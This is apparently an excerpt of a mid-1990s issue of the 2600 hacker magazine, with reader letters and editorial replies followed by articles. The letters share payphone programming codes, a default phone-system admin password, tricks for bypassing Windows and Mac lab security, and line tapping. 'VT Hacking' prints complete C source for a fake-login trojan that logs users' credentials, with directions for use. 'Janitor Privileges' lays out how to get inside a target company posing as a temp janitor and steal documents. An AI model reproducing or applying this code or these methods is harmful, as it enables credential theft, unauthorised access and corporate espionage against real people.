The organ oscillators tuned to the new frequencies with surprising ease. Since keypads were rare in those days, I used a row of toggle switches to select my tones. Now I was ready to do business but even at that early stage I knew better than to send lusty salvos of MF down my own phone line. My eye fell upon a disused telephone junction box on the baseboard of my apartment. I'd checked it immediately upon moving in of course but, finding no dial tone, ignored it. Now a light went on over my head. Sure enough, grounding one side of the line brought up dial tone - I had a payphone extension in my apartment!

Well, I had a great time pulling those toggle switches like the bartender dispensing beer in an English pub and putting "Out of Order" signs on "my" pay phone, which I'd located in a store downstairs.

I moved on to a solid state blue box (but transistors, mind you, not newfangled IC's), which I still have. I haven't done any phone phreaking in over a decade and the vacuum tube blue box is long gone. But I often think of the extraordinary series of events that led to its construction and use.

By the way, I met Captain Crunch (John Draper) for the first time since then less than a month ago - in the desert 100 miles north of Reno over Labor Day. For the last four years a group has met in this absolutely flat, starkly beautiful place to celebrate and burn the 40 foot figure of a man. In the last couple of years ravers have started to attend and it was for this that John appeared. "I just go to raves now, man," he said. And he looked it.

Fact Wino

Ottawa Fun Phone Facts

Dear ***2600:***

Some interesting info on our payphones here.... All of the older regular payphones are being replaced by newer, fancier "smart" models. Off the older ones red boxing could be done and whatnot. The newer ones are made by Bell Canada (as were the old ones... no competition for the payphone market here yet but it's all changing quick!) and have a spiffy LCD display on them. Anyhow, there is a code you can type on the phone to get you to some sort of programming mode. Typing 2727378 on the keypad with the handset on hook gives you a message telling you to type in a PIN. There are five underscores indicating a five digit PIN maximum size. Any PIN starting with a 5 or a 6 gives the message "PLEASE INSERT KEY AND OPEN TERMINAL NOW" (presumably these things are alarmed somehow... maybe this turns off the alarm?). Any other PIN gives yet another prompt asking for opcodes. Opcodes are three digits long (use * after entering the three digits to save it according to the little menu which also appears). Valid opcodes range from 0 to 899. Anything above 899 results in an "INVALID OPCODE" error. Also, once eight opcodes are saved, any attempt to enter more gives a message stating that only eight of them may be entered.

The Bishop
Ottawa

Wanted

Dear ***2600:***

I have a need for some software that hopefully one of your readers can help me out with.

1) Novell network packet sniffing software - I need a program that will sit on a Novell network and monitor the network traffic for particular packet types (login/password for example). I have heard that one exists called "IPX Permissive" but I cannot find it.

2) A program for the PC that can defeat the Sentinel Superpro "Dongle" (hardware lock) by Rainbow Technologies. What I need to do is run a software package that uses one of these devices on many machines, but with only one of the devices.

If anyone knows of either an ftp or a WWW site that has this kind of information/programs or anything else hack/phreak related please send it in a letter to *2600* so everyone can know about it.

Geert
Rochester, NY

Dear ***2600:***

I am a new *2600* subscriber and I am looking for a "stealth" keystroke-recorder/password-grabber program (preferably freeware or uncrippled shareware) that runs unobtrusively under Microsoft Windows. Does such a beast exist? If so, could you publish program names, directories, and anonymous FTP sites where this software can be downloaded? This question is asked regularly in the Usenet "alt.2600" newsgroup but I have yet to see a specific reply. (The usual moronic answer is something along the lines of "Yeah, I think I've seen something like that somewhere on the Internet," which really narrows things down.) I am familiar with "keycopy" (which only works under MS-DOS) and "phantom" ($25 shareware which only works under DOS and which generates a very non-stealth "Pay me!" message upon start-up). I noticed an advertisement for "Stealth Password Recorders" in the *2600* Marketplace section of the Autumn 1994 edition of *2600* that seems to fill the bill exactly, but there is no way that I am sending U.S. $29 of my hard-earned money to some kangaroo-farmer in Australia. This is your chance to provide a useful, no-bullshit answer to your loyal readers.

Spartacus

Thanks for the chance. Our answer is this: if the kangaroo-farmer has what you're looking for, you might want to consider taking the bold step of sending him the money just as if he were someone in the United States. Your courageous, Churchill-inspired step could provide the impetus to the normalization of

American-Australian relations. We're just sorry you missed the running for Time's Man of the Year.

Info

Dear *2600:*

Please spread the word - U.S. Postal Service *free* BBS: 1-800-262-9541.

FP
Long Island

Dear *2600:*

You can usually get into the Norstar Meridian Modular DR5 Phone System by pressing [Feature]**23646, and entering 23646 as the password. You'll notice that 23646 spells out ADMIN on the keypad. Just thought your readers would like to know....

Atticus

Dear *2600:*

I'm writing in response to the letter from the unsigned reader in the Autumn issue of *2600*. He mentioned that he saw an ATM that was in "diagnostic" mode. I used to work with ATM machines when I was at a bank. (I would fill them and stuff). I also would go with the technicians who would fix the machines.

If they are looking for the machine's code, think simple. Our codes used to be 000000. (Or something similar... it was a few years ago.) Normally a machine needs to be gotten into in order to bring it to diagnostic mode. This doesn't need to happen at the panel. If the machine is mounted in a wall, then there is most likely a room behind with a touchpad-type box that plugs into a special socket.

The procedure for bringing down a machine, getting the totals, and then bringing it up is to flip a special switch inside, wait until it goes down and prints the totals, fill the machine, and then bring up again.

The Diebold people who serviced the machines would use different sections of the menu. But the procedure was pretty similar. Unfortunately, you probably couldn't do anything really vexing with a system found in such a state since the central ops would discover that the machine is still in diagnostic mode and have someone go and fix it.

If the machine is one of several that one bank puts out, then the code is most likely the same for each.

BW

Why aren't we surprised?

Dear *2600:*

On the 23 November broadcast of *Off The Hook*, there was an NXX-9901 number dialed that yielded a modem handshake tone. There is another modem located at 1-908-647-9901 in Warrenville, NJ. This may be a common occurrence and may point to at least one dial-up per office cluster.

Paul
New Jersey

Dear *2600:*

Southern New England Telephone's internal employee voice mail system can be accessed by calling (203) 771-2000. The ACE (automated communications exchange) system asks for either a 7-digit mailbox number or the direct-dial number of the employee you'd like to leave a message for. Happy exploring.

Morning Wood

We were unable to verify whether this voice mail system is for employees or customers.

Mystery Number

Dear *2600:*

While I was lounging about my living room and playing with the phone I dialed the following: 011 35 21 0855639. Interestingly enough, I got the following recording in a male's voice (quite a suave one at that): "(German) (French) Automatic test number, Luxembourg". Any ideas? Anyone heard of this? It just seems to be an operator recording, but for what?!

Bruce

It's an interesting recording done in three languages. Other than that we have no info; it doesn't seem to be a standardized test number for all countries. We'd like to know if there are others. Incidentally, the country code for Luxembourg is 352 and the recording can be gotten by just dialing 1085 afterwards.

Questions

Dear *2600:*

I am very new to hacking and if anyone can help me out with a few questions I would greatly appreciate it. First of all, I do not see the use of the "Quarter Device". Sure, I could save 25 cents on those rare occasions when I use a payphone, but that is not worth the effort and cost of building the thing. Is there a use for payphones that I'm just not getting? Also, I am very interested in making long distance calls from my home. The only person I could contact who had any information on this told me that what I needed were some PBX's. What exactly can be done with a PBX? Where can I get one, aside from burglary as is suggested in *Phrack?* Like I said I'm relatively new to hacking, so if anyone has info please help.

Anonymous

Let's just say that many times payphones ask for a whole lot more than a quarter. As for PBX's, we doubt that Phrack was suggesting stealing one. Oftentimes, these systems are used for remote access, i.e., dialing off of a company's dialtone using their authorization code. Doing such a thing from your home would be extremely inadvisable.

Metrocard Update

Dear *2600:*

Recently a supervisor came to my booth and announced that the Transit Police had arrested the railroad clerk that worked in Booth A-58, the north end of Whitehall Street on the N and R trains.

It seems that he had discovered a way, by using the token booth computer, to encode farecards *without* either (1) the TBC keeping a record of this in its memory (therefore, he would not be responsible for the amount of the card and could pocket the cash) *and* (2) the NYCTA computer in downtown Brooklyn (Livingston Street) would also not be "told" of the existence of this card.

So what would happen? The passenger would swipe the card at the booth where he had purchased it, and the computer would tell him he had $X.YZ on it. The passenger would use the card at a turnstile, which would deduct $1.25, leaving, say, $A.BC. *However,* the turnstile would communicate, first to the TBC (Token Booth Computer), then to the area controller (computer), and finally to the main computer at Livingston Street. The main computer would say, "*Hey!*" and realize that this card, serial number JKLMNO, though having $A.BC on it *after* being used in a turnstile, had *never never never* had any money put onto it. So, the main computer would send back to all area computers, TBCs, and turnstiles, the message: "Consider card, serial number JKLMNO, to have $0.00 on it." Naturally, the unsuspecting passenger would be very irked and complain.

Eventually, a hidden camera was put in A-58 and it was discovered that this clerk never encoded any new cards, and if money was to be added to a card that already had a multiple of $5.00 on it, the clerk would simply take a card preencoded by him in the previously mentioned method and sell it.

My supervisor also said that the clerk had started a network of RRCs to "fence" these cards, and if we had ever done this or were part of the "ring", we had better quit or face arrest, prosecution, and the loss of our jobs.

The obvious continuing flaw, for any RRCs that would like to do this, is that a $1.25 MetroCard *cannot* be defended against!! What does it matter if the card is later recognized as a fraudulently encoded card? It's already been used!!!!

Red Balaclava

Highway Strangeness

Dear *2600:*

I have been noticing by means of rush hour delays on Interstate 80 in north New Jersey some cable installation. A company named Fishbach and Moore Traffic Systems Group has been cutting an 18 inch deep by 6 inch wide groove along the eastbound shoulder and installing some kind of sectioned cable. There are some pods that are being installed at regular intervals along the cable behind the guardrails. I would like to know what the hell this is - whether it is some intelligent guidance system for new vehicles or something to alert the highway patrol concerning disabled vehicles. In accordance with "liberty interests" I must assume that this is another device to track people's movements. Is Fishbach and Moore a front for some government agency or some contractor striking paydirt with what may be the death knell for anonymous mobility on roads with relatively limited patrol access? Would anyone at *2600* know?

Another concern that I have is the possibility of so-called undocumented functions of automobile engine control modules. I suspect that in the not too distant future, there will be a function by which the police can shut down an engine by transmitting a certain code over some frequency. Something like "Pro-Active Lo-Jack" or "Blow-Jack". I heard there were Buick Grand Nationals whose ECU's were programmed to shut off the engine at 125 mph for insurance reasons. Yeah, *right!* If something like that could be done in the late 1980's, I could imagine what may come up in newer cars with this trend toward "absolute control over every living soul" by the CeeFeRs and TriLatComs that infest Washington and everywhere else. I think that it is high time to get back into ECU hacking to protect ourselves from the supremacy of the state.

We as hackers stand between the present sociopolitical situation and that which may march off segments of the population to become soap, pillowfill, and lampshades with UPC tatoos on them.

Son Of Holocaust Survivor
Redhead

What you say may sound farfetched but there are most definitely people in positions of power who want these devices to be implemented in one way or another. And even if their motives aren't inherently evil, once such tools are in place, they won't disappear if evil people happen to come along.

More Hacker Persecution

Dear *2600:*

I just had an amusing experience that I'd like to share with my fellow *2600* readers.

I had just read the article in the Autumn 1994 issue by Toxic Avenger (which was very good by the way) about using a Hallmark card to build a $10 red box. I figured, 10 bucks, what the hell, and decided to build one. I was in Radio Shack buying a Modular Wall Plate for something else and noticed a Hallmark shop. I decided to get the card while I was there. I brought the card up to the counter to pay for it and put the Radio Shack bag on the counter next to it while I got out my money. The lady at the counter saw the card and the Radio Shack bag and got this sour look on her face. She then proceeded to ask if she could see what was in the bag (like she'd have a clue of what to look for). I asked her why, then it dawned on me what was going on. She mumbled something about store policy and I told her that all I wanted was to buy this card, not to get a critique of my electronics buying habits. She promptly got "The Manager". I asked why there was a problem and his explanation was that some "kids" were using these cards for illegal purposes and they were just acting in the public interest. Since I didn't have all day to waste (and the people waiting behind me were getting restless) I showed him what was in the bag, bought the card, and was on my way.

Actually it was pretty funny because since I wasn't going to mail the card, I almost forgot to grab the envelope that goes with it!

Helpful Hint: Never bring a Radio Shack bag into a Hallmark shop and don't forget the envelope for the card!

Mr. Hallmark
Rochester, NY

We suggest that all of our readers bring Radio Shack bags into Hallmark shops and cause a holy scene if anyone pulls that kind of garbage. Last we checked, people still had the right to buy products of their choice without harassment. (Be sure to bring your 2600 shirt to the fun.)

Dear *2600:*

After reading some of your reader's mail, it has come to my attention that many others out there purchase *2600* at their local Barnes & Noble. One recently opened up in my area and I was delighted to find out they carried *2600.* However, they always seemed less than nice to all takers on the *2600's.* Well, I went to the counter with the 1994 Autumn issue in hand. I set it down and the guy behind the counter half grinned and responded with "Hey man, I'm not gonna get in trouble for selling you this when you get arrested, am I?" He chuckled once more and pointed the magazine out to the other sales jockey and he was amused as well. I was *less* than amused. Anyways, our good friend Barnes & Noble comes through once more. Gotta love those guys!

Majic
Maryland

800-433-3210 Update

Dear *2600:*

In Volume 11 Issue 3 in the news items section there is a story about the House of Windsor Catalog. I'd just like to add that the 800 number does not provide the complete address of the phone number inputted in, but just the name of the street. Also the system cannot locate unlisted numbers, or give the correct info on numbers just recently switched. When this occurs they refer you to a voice operator.

Presto

Shortly after we exposed this in our last issue, the system stopped giving full street addresses. The system still has unlisted phone numbers and will provide a street name for them. The key is that it doesn't have all unlisted numbers. Nor does it have all listed numbers. It's a spotty service at best but we still consider it to be a massive privacy invasion. Complaints by a few readers apparently got something done but such services shouldn't be around at all. Incidentally, our catalogs have been pouring in. It seems that they get sent out even if you hang up without confirming the address.

Payphone Tribulation

Dear *2600:*

Recently I had to call home from a non-SWBT payphone from the Driver's Truckstop in Weatherford, TX. Using the standard 10ATT0 to access AT&T long distance, I got the "Bong", but could not key in my PIN because the keypad on the phone was disabled by the company providing the payphone service. I called their operator and tried in vain to explain what was going on, and wound up having him do the billing for me, supposedly to AT&T. Later that month, I got the phone bill, and a charge for about $6 from Network Operator Services was included. All of this for a one minute long-distance call from within the same area code. I had talked to SWBT about it previously, and they said they would investigate, but I never heard a thing. I called Network Operator Services to raise hell, but before I could explain why I couldn't make the call, their customer service rep apologized and said I had been charged the "wrong" rate, and knocked $4 off the bill. This was not the first time it has happened, as Austinites can verify by trying the payphone at Mad Dog's, but when there is no other phone around, what choice do you have? Just think about how many people still paid the regular rate! No wonder there is a subculture that enjoys ripping of these phone companies - they have been doing it to us for years!

Weasel

If you were told by the operator that you were being connected to AT&T, they committed fraud by switching you somewhere else. We're sure if you mention this to Network Operator Services, they'll offer to wipe the entire call off your bill.

More Window Tricks

Dear *2600:*

In the last *2600* magazine, Camelback Juggler wrote a very long article on how to bypass the windows screen saver. Although his method does indeed work, there is an easier way that not only works for the built-in windows screen saver, but also for the vast majority of other screen savers and most other Windows security systems. In Windows, when the user does a ctrl-alt-del, a blue screen comes up saying that the user can do another ctrl-alt-del to reboot, or any other key to continue. Also, if the current application is locked up, it will inform the user that enter will kill the current application. Well, this can serve as an excellent way to circumvent security measures. Microsoft kept an undocumented switch in all current versions of Windows (3.0, 3.1, 3.12 workgroups) that will make Windows always give you the option to kill the current application - even if it isn't locked up.

Add the following line to the SYSTEM.INI under the 386 Enhanced section:

```
DEBUGLOCALREBOOT = ON
```

Now when any nasty application comes up requiring a password all one has to do is press ctrl-alt-del and then press enter to kill the application.

Brother Orbis
The Military

More Mac Tricks

Dear *2600:*

As a supporter of the hack/phreak movement, I contribute this tidbit on bypassing Mac security. A common means of security in some Mac labs is Folderbolt, written by Kent/Marsh, Ltd. Folderbolt locks folders with a password and is configurable to prevent reading, writing, or both. To bypass it, restart with the extensions turned off (holding shift on startup). The locked folders will still be locked, but using System 7's find command (command-f) and entering a file which you know is inside the locked folder's hierarchy you can bypass it. For example, supposing the system folder is locked and you want to get at the system file, type "control panels". The control panels folder should be highlighted inside the open system folder. Another common security method is using aliases and then placing the "real" applications in a locked Application Folder. This prevents the user from copying anything except the alias. To bypass it, type command-i or Get Info in the File menu, then click on the "find original" button in the bottom right corner. If your administrator really sucks (like mine), he/she might place a copy of the "Folderbolt administrator" somewhere on the drive. Try command-f to test his ignorance.

Mr. Blackhood

Followup

Dear *2600:*

I've been trying to redo the results of my call ("A Strange Number", Autumn 1994) but out of about two hundred or so tries spread over the last week at different times and different phones only once have I reached the verification message (I used to be able to do it about once every five to ten tries. That time it took eleven flashes. But if I try that again, ninety percent of the time I end up calling some number composed entirely of one's, two's and three's. A few times I have actually ended up talking to people. Considering this never happened before and I wrote that letter a few months ago I think the phone company has changed something. Sorry to disappoint you guys but I had better stop trying since I think by accident I made a long distance call (the person who answered the phone spoke no English).

John Q Public

Oops.

True Hacker Spirit

Dear *2600:*

My friend told me about you guys and what you do so I'm taking the time to write you an article about a hacking experience of mine.

On May 2, 1992 I was using my modem to transfer files to my work. After I was done I decided to check out a bulletin board I had heard about a long time ago from a friend.

As I dialed the number I mistakenly mistyped the number. But instead of a NO CARRIER message I got an answer. It was one of those host programs on a remote computer. I decided to see what I could access so I looked further into the system.

By some accident I was given access to the system's hard drive. I first erased all contents of the hard drive and then inserted a virus called Mr. X.

Mr. X simply formats the hard drive causing the unit to become useless. After that I left the system.

This story may not be as far out as some others but it's true - that should count for something. I also heard that if you accept this article I get a free membership to your board.

JL
Highland, CA

You get a free membership to our list of morons who go around calling themselves hackers. Do you honestly expect us to respect you for destroying a system? What's amazing is that you did this apparently under the assumption that this is what a hacker is supposed to do when he gets into a system. Nobody could be that stupid, so this has to be a joke. Yeah, that's it.

More On Honesty

Dear *2600:*

I enjoyed A.R. Weeks' comments on my "How To Hack Honesty" article (Autumn 1993). It was my hope that the article might start some discussion of various testing processes and the ways and means to hack them.

I would, however, like to stick by my guns on one point - written honesty tests do commonly use controls (often referred to as distortion scales). On many psychological tests there are two types of "faking it" distortion scales; faking good (goody two shoes) and faking bad. The authors of written honesty tests do not use a faking bad scale - after all who is going to actively try to distort a pre-employment test to make themselves look like the biggest crook on earth. However, written honesty tests commonly contain a faking good scale or control.

I am a bit taken aback when Weeks stated that the "questions your article designated as control questions do not ascertain whether you are faking good but make you more open to the test...". Trust me, there is no set of questions on a written honesty test that taken together compose a "make you open" scale. The questions outlined in my article as faking good questions are just that. The faking good questions taken together compose a faking good distortion scale, a scale that is used as a control to help insure that the test taker is not trying to fake the test.

I would hope that Weeks would write a article for *2600* outlining some of the techniques that he/she has learned to "beat" written honesty tests. It seems we have an area of common interest - let's share what we have learned, it might help a *2600* reader or two.

U.R. Source

Help Needed

Dear *2600:*

I picked up your magazine out of curiosity and now I'm hooked. Perhaps you can help me with my latest science project: I was recently laid off from a long time job. My former employer has a system 75 Gl phone switch with AUDIX voice mail. Can you offer some advice on how I can access this system from a payphone?

Dr. X

If you're talking about accessing the voice mail system, simply dialing the full seven digit number should suffice. If you're referring to the switch, you'd need a computer and modem to hook into the phone - any computer store should be able to help you with the setup. Be advised that switches are complex things to play with. If you're simply longing to hear the sound of your former co-workers' voices, we suggest a more traditional approach.

Hacker Graffiti

Dear *2600:*

You have mentioned that "hacking is discovering". Something bothers me and I would appreciate your help in clearing up my mind. I am trying to distinguish the difference between hacking and graffiti. Hackers who insert viruses into systems can be compared to the guy with a can of spray paint discovering how much destruction he can accomplish and how original and creative it can appear. Please tell me what you consider to be the difference between both forms of evil senseless destruction for no personal benefit other than pride in their destruction.

JV
New York

There is no defense for evil senseless destruction and we don't defend any form of it. Inserting viruses into systems is destructive; experimenting with their creation on your own system is not. Graffiti is destructive if something is destroyed in its creation and artistic if it improves what it replaces. Some of New York's old graffiti trains were true works of art. Both hacking and graffiti can be used in destructive ways but neither has to be.

Take Responsibility

Dear *2600:*

Said best in an old song, "There are none so blind as those who will not see." The message is repeated in the adage "those who forget their history are doomed to repeat it". It seems some of us still recall the German soldiers saying they were just following orders. Of course there were the American scientists who, through their research, gave the world the hydrogen bomb. They, like Dr. Delam ("Monitoring Keystrokes", Summer 1994), had no control over the "bad person" who used their effort to terrorize the world.

Dr. Delam must live in a political vacuum or be socially immature. We all have responsibility for how our work is used. His hammer metaphor is as weak as the manufacturer who supplies toxic chemicals and disclaims any responsibility for all future impacts to human health or the environment.

So, Dr. Delam, be proud that you are a hacker but don't whine when you get caught and remember there is honor among thieves... but it is a thief's kind of honor.

Brad Peebles
North Palm Beach, FL

Phone Boxes

Dear *2600:*

Where I live, there's a *lot* of housing plans going up. I hate housing plans and their house-in-a-box style of building, but there's a really cool-ass thing they have. Since everyone is getting cheap these days, the phone company puts access to their underground lines in these little green, penis-shaped boxes. I casually twisted the top of one and it pulled right up. Wow, you say, looking at wires is so cool, I wish I was you! I was going to cut them all for a little silly prank until I realized I needed to make some free long distance calls, so I ran home and got my trusty beige box, clipped green to ground and took my pick of roughly 80-90 working lines. I didn't even have to strip the wires, the alligator clips cut through their sorry insulation.

Cat in the Hat
Warner Robins, GA

We don't mean to be judgmental but about the only positive thing you've done is call attention to the fact that phone lines are incredibly easy to tap into. Cutting off everyone's phone service is not likely to be looked upon as a "silly prank" and making calls on other people's lines might even get you killed if you are caught. There are plenty of ways you can use your hacker spirit without vandalizing or ripping people off. We hope you contact us with some more creative ideas in the future.

Inexcusable

Dear *2600:*

I have been working in the telephone business for over twelve years now. I have seen a great deal of stupidity in my time. But the following is by far the most stupid. I was asked to look over the systems of a recently acquired reseller to see what might be the cause of the great amount of fraud that was occurring.

It was found that the switch and systems that do calling card verification were in the basement of a separate building in a bad section that was unmanned most of the time. The room was protected by a double door that had one simple lock on it. Building maintenance and several ex-employees had keys to that room.

New calling card and debit card customers were entered into a database on a LAN. The Supervisor password for the LAN was blank. If this was not bad

(continued on page 42)

VT Hacking

by Mr. Bungle

Here's a great way to learn about and use some interesting features of the DEC VT Series computer terminal. The VT220 or VT240 are the most common types of terminals used in college computer labs. They are dumb terminals that can be hooked up to a local area network, allowing access to a number of different computer systems in the university. They are also the weakest link in the security used to protect user accounts. In this article I will show how the VT terminal may be utilized to hook accounts on any system it connects with.

The method used is a classic trojan horse. With a little exploring and some simple programming, you can provide an interface to the terminal user which mimics that which he is used to. The one necessary item you will need is a valid user account on a system you can logon to from the terminal. This method is safe enough that you could use an account known to be owned by you, although I always recommend using an alternative if at all possible. In my university days I would always have a few extra accounts available to play around with. At the start of each semester, during the first lab of a CIS course, the lab instructor (usually a grad student) would hand out sheets of paper with printed or handwritten accounts and passwords on them. The students would fill in their name and class on the sheet and return it. This made the assignment of accounts to students easy enough for the moronic lab instructor to handle. Naturally the few extra accounts that I would stuff into a notebook were never missed since the forms were never counted.

Anyway, you have an account - so now what? The next step is to fully document how each system on the local network responds to connection and prompts the user for their account name and password. This will be different for everyone. In the example code (hook.c), the LAN waits for the user to type "connect ws0x" where ws0x is the name of the system to connect with (ws01, ws02, etc). I filtered out only those connections to the ws0x machines since those were the ones I chose to emulate and grab accounts on. Be sure to make notes of any delays or other quirks that occur normally when connecting to a certain machine, so that you can emulate a connection to it perfectly.

You can now modify the sample code to mimic your particular LAN. Debug this part of your code carefully, and make sure it cannot be broken out of or crashed. The code includes a handy VT reset banner which is displayed at startup (be sure to modify it to display VT240 OK or whatever your monitor displays). The banner function utilizes the built-in VT support of escape sequences to change the way the monitor operates. This support is the key to the password grabber's operation. Most sequences do things like setting characters to bold or moving the cursor, but there is a powerful command which resets the monitor. This command is used to disconnect the user from your account and remove all trace of the hook program. The die() macro is used to send the reset sequence to the monitor after the user account and password are hooked.

To operate the grabber, run it from your (phony) account and walk away. If your account allows multiple logins, you can set up a few monitors and then seat yourself a few rows back from them. Nothing beats sitting back and watching the accounts pile up. The user will attempt to connect to a machine and type in the account name and password. At that moment, the screen will go blank and the monitor will reset. The new account info will appear in a file called "hook.log" in your account. The user will simply attribute the occurrence to a loose power cable or faulty monitor and relogin successfully.

I have included the VMS version of HOOK, since it was more difficult to write than the Unix version due to some obscure system library functions used. Have fun with this!

Greets to NMI, Gary Seven, EverClear, and all those in [Tribe 0] Call Bell’s Hell BBS

```
/*****************************************************/
/*                                                   */
/*                      H O O K                      */
/*                                                   */
/*   VT100/200/220 Login Simulator/Password Cache    */
/*                    VMS Version                    */
/*                                                   */
/*                                                   */
/*            FOR DEMONSTRATIONAL USE ONLY           */
/*                   (yeah, right)                   */
/*                                                   */
/*              Written by : Mr. Bungle              */
/*                                                   */
/*****************************************************/

/* Includes */
#include <stdio.h>

/* General Defines */
#define BYTE unsigned char
#define TRUE 1
#define FALSE 0

/* Escape Code Defines */
#define ESC 27

/* VT220 Ok Sign Defines */
#define ULC 108
#define URC 107
#define LLC 109
#define LRC 106
#define VRT 120
#define HOR 113
#define WIDTH 18

/* VT Reset Macro */
#define die()  printf(“%cc”,ESC)

/* Display Strings */
char server[] =
     “DECserver 200 Terminal Server V2.0 (BL29) - LAT V5.1\n\n”;
char help[] = “Please type HELP if you need assistance\n\n”;
char user[] = “Enter username> “;
char local[] = “Local> “;
char connect[] = “Local -010- Session 1 to WS0X established\n\n\n\n”;
char netprmpt[] = “Network Node WS0X\n\n”;
char uprmpt[] = “Username: “;
char pprmpt[] = “Password: “;

main()
{
char latname[128];
char username[128];
char password[128];
char command[128];
int i;
float delay;
FILE *log;
unsigned long dmask;

  /* Disable ^C,^Y and ^T */
```

```
dmask = 0x02100000;
LIB$DISABLE_CTRL(&dmask);

/* Display phony Ok Banner */
system(“set term/noecho”);                   /* Disable echo */
disp_vt220ok();                              /* Draw Banner */
getchar();                                   /* Wait for <CR> */
printf(“%c[2J”,ESC);                         /* Clear screen */

/* START OF LAN-SPECIFIC STUFF */

/* Initially write out prompt so no delay */
printf(“%c[%d;%dH”,ESC,1,1);/* Home cursor */
printf(“%c[?25h”,ESC);      /* Enable cursor */
printf(“%s”,server);
printf(“%s”,help);
printf(“%s”,user);

system(“set term/echo”);                     /* Enable echo */

/* Simulate LAT login */
latname[0] = 0;
gets(latname);
while(!latname[0])
{
   printf(“%s”,server);
   printf(“%s”,help);
   printf(“%s”,user);
   gets(latname);
}

/* Simulate Local Prompt */
printf(“\n\n”);
command[0] = 0;
while(!command[0])
{
   printf(“%s”,local);
   gets(command);

   if(command[0])
   {
      /* Look for ‘ws0’ in command */
      for(i=0;((tolower(command[i])!=’w’)&&(i<25));++i);
      if(i>=25)
         die();
      if(tolower(command[++i])!=’s’)
         die();
      if(tolower(command[++i])!=’0’)
         die();
   }
}

/* Insert Node # into display strings */
connect[28] = command[++i];
netprmpt[16] = connect[28];

/* Simulate connection delay */
delay = 1.5;
LIB$WAIT(&delay);
/* Simulate connection to Node */
printf(“%s”,connect);
printf(“%s”,netprmpt);
```

```
  printf(“%s”,uprmpt);
  gets(username);

  /* Last but not least, the password... */
  printf(“%s”,pprmpt);
  system(“set term/noecho”);
  gets(password);

  /* END OF LAN-SPECIFIC STUFF */

  /* Append this new entry to the LOG file */
  log = fopen(“hook.log”,”a+”);
  fprintf(log,”\nLAT name: %s\n”,latname);
  fprintf(log,”Node: WS0%c\n”,connect[28]);
  fprintf(log,”UserID: %s\n”,username);
  fprintf(log,”Password: %s\n”,password);
  fclose(log);

  /* Reset terminal – Thank you! */
  die();
}

/* Display phony VT220 Ok Banner */
disp_vt220ok()
{
int i;

  printf(“%c[2J”,ESC);                      /* Clear screen */
  printf(“%c[?25l”,ESC);                    /* Hide cursor */
  printf(“%c[%d;%dH”,ESC,1,1);              /* Home cursor */
  printf(“\n\n\n\n\n\n\n\n\n\n”);

  /* Set graphics char mode */
  printf(“%c(0”,ESC);

  /* Print top line */
  printf(“                            %c”,ULC);
  for(i=0;i<WIDTH;++i)
    printf(“%c”,HOR);
  printf(“%c\n”,URC);
  printf(“                            %c”,VRT);

  /* Set US char mode */
  printf(“%c(B”,ESC);

  printf(“     VT220 OK     “);

  /* Set Graphics char mode */
  printf(“%c(0”,ESC);
  printf(“%c\n”,VRT);

  /* Print bottom line */
  printf(“                            %c”,LLC);
  for(i=0;i<WIDTH;++i)
    printf(“%c”,HOR);
  printf(“%c\n”,LRC);

  /* Set normal intensity */
  printf(“%c[0m”,ESC);
  printf(“%c(B”,ESC);
}
———————————Source Code Ends———————————
```

JANITOR PRIVILEGES

by Voyager

Most large companies hire outside contractors to do their night janitorial work. Most janitorial companies use temporary agencies to staff their janitorial crews. Armed with these small bits of knowledge and some hard work, you can gain access to heretofore unknown reservoirs of information.

First, choose your target company. For our example, we will use the name First Fiduciary Fund. Call FFF on the telephone, and ask to speak with the person in purchasing who contracts janitorial services. Tell that person that you are looking for a janitorial service for your business, and ask them if they could recommend anyone. Make sure that the people you come in contact with at FFF know that you are not a salesperson, or you will be send directly to VMH (Voice Mail Hell).

If this fails, you may be forced to sit outside FFF for an afternoon and evening to spot the logo on the janitorial service company's vehicles or uniforms. If you do this, make sure to wear clean, casual business attire or you may be asked to leave the grounds.

Once you have the name of the janitorial services company, you are ready to proceed to the next part of your attack. For our example, we will use the name Careful Cleaning. Call Careful Cleaning on the phone asking if they could recommend a good temporary agency in town. You will then have the name of the agency they use to staff their crews at FFF.

Why not apply directly at CC? You don't want to do janitorial every night, that's why. You don't want to go through the screening and hiring processes, or the background and/or drug tests. You just want to get into FFF with the minimum of fuss, and the minimum searching of your motives.

Now, visit the temporary agency. In our example we will use the name Temp Finders. You will need to have sufficient ID to fill out the Federal I-9 form. Usually that's a state ID and a Social Security card. On your application, put down minimum as your expected salary and do not show any job experience (unless you *have* janitorial experience). In the experience or occupation boxes, put student.

Why? Janitorial companies are looking for people who are clean-cut, reliable, available at night, and will work for almost nothing. If you want the role, you have to look the part. Make sure to put down that you are looking for night janitorial work.

Now you are free to go home and wait for the phone call from Temp Finders. If they call you for work, ask where you will be working. You may not always get an answer - temporary agencies are very leery of giving out this information over the phone. Ask what part of town you will be working in, and pretend to misunderstand the directions until you have the information you need. One useful ploy is claiming you are getting a ride from a friend, and they will only take you so far. If the assignment is at your target company, or another good target company, take it. If it's not, you are free to refuse the assignment. You do need to be aware, however, that if you turn down too many assignments, Temp Finders will stop calling you.

Once you accept an assignment and are at work, work as quickly as you can. You must create enough time to gather information. Look out for hidden security cameras and keep your eyes open for roaming security officers, second shift employees, or your supervisor coming to check on you.

You may wish to devote the first night only to casing FFF. This will allow you to judge the difficulty of sneaking information out of the building. Be aware that if you do this, you may lose your only chance at the building. If you do not do a good job for CC, you will not be requested back.

The safest way to sneak information out is to memorize. Few individuals can memorize a useful amount of information, however. Taking a small (3x4") notepad, appropriately labeled so that the security personnel do not think that you stole it, is a useful tool. However, writing information down is very slow and time consuming, and time is one thing you do not have when you have to clean a building *and* play James Bond. The quickest method is to actually steal paperwork, but it leaves you very vulnerable to being caught. Security personnel may notice that bulge in your pants, or Tom may notice that his company phone book is missing in the morning. If you do use this method, it might be wise not to go back to FFF again if you are requested. They may be simply setting up a trap to catch you.

The most important thing to remember is that what you are doing is illegal. Treat the task with the respect it deserves and you will be amply rewarded. Take the task lightly and you will wish you had spent the night at home.

Net Surfing Techniques

by Sonic Life

Boredom can lead to some interesting things. A friend and I used to work at a computer lab where we were supposed to help people, but everyone already knew what they were doing. This left us with a lot of time on our hands to find other things to do.

